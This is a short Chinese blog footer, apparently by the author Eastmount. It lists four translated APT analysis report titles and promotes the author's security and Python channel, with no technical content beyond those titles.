- [译] APT分析报告: 01.Linux系统下针对性的APT攻击概述
- [译] APT分析报告: 02.钓鱼邮件网址混淆URL逃避检测
- [译] APT分析报告: 03.OpBlueRaven揭露APT组织Fin7/Carbanak (上) Tirion恶意软件
- [译] APT分析报告: 04.Kraken - 新型无文件APT攻击利用Windows错误报告服务逃避检测

2020年8月18新开的“娜璋AI安全之家”, 主要围绕Python大数据分析、网络空间安全、逆向分析、APT分析报告、人工智能、Web渗透及攻防技术进行讲解, 同时分享CCF、SCI、南核北核论文的算法实现。娜璋之家会更加系统, 并重构作者的所有文章, 从零讲解Python和安全, 写了近十年文章, 真心想把自己所学所感所做分享出来, 还请各位多多指教, 真诚邀请您的关注! 谢谢。



(By:Eastmount 2020-10-08 星期四 晚上11点写于武汉 <http://blog.csdn.net/eastmount/>)